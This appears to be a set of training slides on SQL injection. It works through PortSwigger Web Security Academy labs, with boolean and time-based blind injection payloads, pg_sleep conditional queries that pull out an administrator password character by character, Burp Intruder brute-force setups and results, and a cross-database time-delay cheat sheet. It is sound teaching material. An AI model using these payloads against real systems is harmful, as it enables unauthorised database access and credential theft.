



SQL INJECTION







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SQL

ID	User	Pass
0	Admin	12345
1	Zaid	54321
2	Adrian	lalala

DISCOVERING SQL INJECTIONS

In every input:

1. Inject a statement that returns **false**.
2. Inject a statement that returns **true**.
3. Compare results!



SQL INJECTIONS

ORIGINAL STATEMENT

```
SELECT * FROM shop WHERE category = 'Food and Drink'
```



SQL INJECTIONS

ORIGINAL STATEMENT

```
SELECT * FROM shop WHERE category = 'Food and Drink'
```

INJECTION TEST



```
SELECT * FROM shop WHERE category = 'Food and Drink' and 1=1--'
```

```
SELECT * FROM shop WHERE category = 'Food and Drink' and 1=0--'
```



SQL INJECTIONS

ORIGINAL STATEMENT

```
SELECT * FROM users WHERE  
    username = '$usernmae' AND password = '$password'
```



SQL INJECTIONS

ORIGINAL STATEMENT

```
SELECT * FROM users WHERE  
    username = '$usernmae' AND password = '$password'
```

SQL INJECTION

```
SELECT * FROM users WHERE  
    username = 'admin' AND password = 'test' or 1=1--'
```



EXPLOITATION – SQL INJECTION

WHY ARE THEY SO DANGEROUS

1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the system.
5. Can be used to upload files.



BLIND SQL INJECTION

- Classic SQL injection.
- Attackers can exploit the web application to run SQL queries.
- The result is **not** returned to the web application.



BLIND SQL INJECTION

```
(SELECT 'a' FROM users LIMIT 1)='a'--
```



```
'a' = 'a'--
```



True

BLIND SQL INJECTION

Normal Request



Original Page

True Statement



Original Page

False Statement



Different / Broken
Page

BLIND SQL INJECTION

```
SELECT
  CASE
    WHEN (2=2) THEN
      pg_sleep(10)
    ELSE
      pg_sleep(0)
  END
```

BLIND SQL INJECTION

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  END
FROM users
```

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
```
SELECT
  CASE
    WHEN (username='administrator') THEN
      pg_sleep(10)
    ELSE
      pg_sleep(0)
  END
FROM users
```


BLIND SQL INJECTION

```
SELECT
  CASE
    WHEN (username='administrator' AND LENGTH(password)>1)
  THEN
    pg_sleep(10)
  ELSE
    pg_sleep(0)
  END
FROM users
```


BLIND SQL INJECTION

```
SELECT
    CASE
        WHEN (username='administrator' AND SUBSTRING(password,1,1)='a')
    THEN
        pg_sleep(10)
    ELSE
        pg_sleep(0)
    END
FROM users
```



Internal Server Error





Do we have a table that is called X. 

Do we have a column called Y in the X table?

Do we have a value in table X.

```
1 ' and 2=1--
2 ' and 2=2--
3
4 1. Do we have a table that is called X.
5 ' and (SELECT 'a' FROM users LIMIT 1)='a'--
6
7 2. Do we have a column called Y in the X table?
8 ' and (SELECT 'a' FROM users WHERE username='administrator')='a'--
9
10 3. Do we have a value in table X.
11 ' and (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
12
```



```
' and 2=1--  
' and 2=2--
```

1. Do we have a table that is called X.

```
' and (SELECT 'a' FROM users LIMIT 1)='a'--
```

2. Do we have a column called Y in the X table?

```
' and (SELECT 'a' FROM users WHERE username='administrator')='a'--
```

3. Do we have a value in table X.

```
' and (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
```

Password length is 20.

Is the first character of the password is a

```
' and (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'|--
```

Is the first character of the password is b

Is the first character of the password is c

1 ' and 2=1--

2 ' and 2=2--

3

4 1. Do we have a table that is called X.

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11 ' and (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--

12 Password length is 20.

13

14 Is the first character of the password is a

15 ' and (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=\$a\$--

16

17 Is the first character of the password is b

18 Is the first character of the password is c



? Payload Sets

[Start attack](#)

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 36

Payload type: Request count: 36

? Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	3949	

Request

Response

Pretty

Raw

Hex

Render

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1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 3910

5

6 <!DOCTYPE html>

7 <html>

?

⚙

←

→

welcome

1 match

```
1 ' and 2=1--
2 ' and 2=2--
```

```
3
4 1. Do we have a table that is called X.
```

```
5 ' and (SELECT 'a' FROM users LIMIT 1)='a'--
```

```
6
7 2. Do we have a column called Y in the X table?
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```

```
11 ' and (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
```

```
12 Password length is 20.
```

```
13
14 Is the first character of the password is a
```

```
15 ' and (SELECT SUBSTRING(password,$1$,1) FROM users WHERE username='administrator')='$a$'--
```

```
16
```

```
17
18 Is the first character of the password is b
```

```
19 Is the first character of the password is c
```


? Payload Positions

[Start attack](#)

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1 GET /product?productId=10 HTTP/1.1
2 Host:
  aca81f871e6dc416c04b21e300560041.web-security-academy.net
3 Cookie: TrackingId=czDtkISNxFTSHlce' and (SELECT
  SUBSTRING(password,$1$,1) FROM users WHERE
  username='administrator')='$a$'--; session=
  9zPURwlSPJRQUlv5YlHdwC3yxz3N2feG
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
```

[Add §](#)[Clear §](#)[Auto §](#)[Refresh](#)

? Payload Sets

[Start attack](#)

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Payload set: Payload count: 21
Payload type: Request count: 0

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:





Payload Sets

[Start attack](#)

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Payload set:

2



Payload count: 36

Payload type:

Brute forcer



Request count: 756



Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

abcdefghijklmnopqrstuvwxyz0123456789

Min length:

1

Max length:

1



Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled

Rule

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ▾	Comment
32	10	b	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
67	3	d	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
79	15	d	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
113	7	f	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
138	11	g	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
161	13	h	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
228	17	k	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
275	1	n	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
294	20	n	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
311	16	o	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
321	5	p	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
324	8	p	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
418	18	t	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
448	6	v	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
472	9	w	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
503	19	x	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
687	14	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
698	4	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
727	12	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
738	2	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	
750	1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	

Request Response

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 3910
5
6 <!DOCTYPE html>
```

? ⚙ ⬅ ➡ welcome

1 match

n9d7pvfpwbg8h6doktxn

1n9d7pvfpwbg8h6doktxn

12. Intruder attack of aca81f871e6dc416c04b21e300560041.web-security-academy.net - Temporary attack - Not saved to project file

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
32	10	b	200			4010	
67	3	d	200			4010	
79	15	d	200			4010	
113	7	f	200			4010	
138	11	g	200			4010	
161	13	h	200			4010	
228	17	k	200			4010	
275	1	n	200			4010	
294	20	n	200			4010	
311	16	o	200			4010	
321	5	p	200			4010	
324	8	p	200			4010	
418	18	t	200			4010	
448	6	v	200			4010	
472	9	w	200			4010	
503	19	x	200			4010	
687	14	6	200			4010	
698	4	7	200			4010	
727	12	8	200			4010	
738	2	9	200			4010	

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 3910

5

6 <!DOCTYPE html>

1 welcome

Finished

Microsoft QUERY-1-HERE; QUERY-2-HERE

PostgreSQL QUERY-1-HERE; QUERY-2-HERE

MySQL QUERY-1-HERE; QUERY-2-HERE

Note

With MySQL, batched queries typically cannot be used. It is occasionally possible if the target application uses a MySQL database.

time delays

You can cause a time delay in the database when the database is in a conditional time delay of 10 seconds.

Oracle dbms_pipe.receive_message

Microsoft WAITFOR DELAY '0:0:10'

PostgreSQL SELECT pg_sleep(10)

MySQL SELECT sleep(10)

conditional time delays

You can test a single boolean condition and trigger a delay.

Oracle SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a' || dbms_pipe.receive_message FROM dual

Microsoft IF (YOUR-CONDITION-HERE)

PostgreSQL SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a' || pg_sleep(10) ELSE pg_sleep(0) END

Sequencer

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

Dashboard

Target

Proxy

Intruder

Repeater

1 * 2 * 3 * 4 * ...

Send

Cancel

< ▾

> ▾

Target: <https://ac111f181f7c80f8c0d9559d006c0096.web-security-academy.net> HTTP/1

Request

Inspector

Pretty Raw Hex ↕ \n ≡

1 GET /product?productId=13 HTTP/1.1

2 Host: ac111f181f7c80f8c0d9559d006c0096.web-security-academy.net

3 Cookie: TrackingId=0uHDsxyjWVUzvKC'7c7cpg_sleep(1)--; session=9s9VRfEx0XO57CSCc15b73GEhswcxOqa

4 Cache-Control: max-age=0

5 Sec-Ch-Ua: "Chromium";v="97", " Not;A Brand";v="99"

6 Sec-Ch-Ua-Mobile: ?0

7 Sec-Ch-Ua-Platform: "macOS"

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36

0 matches

Response

Pretty Raw Hex Render ↕ \n ≡

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 3510

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>

11 <title>Blind SQL injection with time delays

0 matches

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 2

Request Headers 16

Response Headers 3

Name	Value
TrackingId	0uHDsxyjWVUzvKC'7c7cpg_sleep(1)--
session	9s9VRfEx0XO57CSCc15b73GEhswcxOqa

? Resource Pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☐ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Request delay	Random delay	Delay increment
<input checked="" type="radio"/>	Default resource pool	10			
<input type="radio"/>	1 at a time1	1			



☒ Create new resource pool

Name: 1 Request

☒ Maximum concurrent requests: 1

☐ Delay between requests: milliseconds

☒ Fixed

? Resource Pool

Specify the resource pool in which

☒ Use existing resource pool

Selected	Resource
<input type="radio"/>	Default resource pool
<input type="radio"/>	1 at a time
<input checked="" type="radio"/>	1 Request

☐ Create new resource pool

Name: 1 Request

☒ Maximum concurrent requests☐ Delay between requests☒ Fixed☐ With random variation☐ Increase delay in

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Response received	Error	Timeout	Length
79	19	d	200	10090	<input type="checkbox"/>	<input type="checkbox"/>	3610
52	12	c	200	348	<input type="checkbox"/>	<input type="checkbox"/>	3610
11	11	a	200	319	<input type="checkbox"/>	<input type="checkbox"/>	3610
33	13	b	200	294	<input type="checkbox"/>	<input type="checkbox"/>	3610
7	7	a	200	281	<input type="checkbox"/>	<input type="checkbox"/>	3610
13	13	a	200	274	<input type="checkbox"/>	<input type="checkbox"/>	3610
27	7	b	200	270	<input type="checkbox"/>	<input type="checkbox"/>	3610
86	6	e	200	270	<input type="checkbox"/>	<input type="checkbox"/>	3610
69	9	d	200	264	<input type="checkbox"/>	<input type="checkbox"/>	3610
84	4	e	200	263	<input type="checkbox"/>	<input type="checkbox"/>	3610
66	6	d	200	255	<input type="checkbox"/>	<input type="checkbox"/>	3610
9	9	a	200	170	<input type="checkbox"/>	<input type="checkbox"/>	3610
50	10	c	200	140	<input type="checkbox"/>	<input type="checkbox"/>	3610
45	5	c	200	128	<input type="checkbox"/>	<input type="checkbox"/>	3610
81	1	e	200	126	<input type="checkbox"/>	<input type="checkbox"/>	3610
38	18	b	200	114	<input type="checkbox"/>	<input type="checkbox"/>	3610
58	18	c	200	113	<input type="checkbox"/>	<input type="checkbox"/>	3610
57	17	c	200	110	<input type="checkbox"/>	<input type="checkbox"/>	3610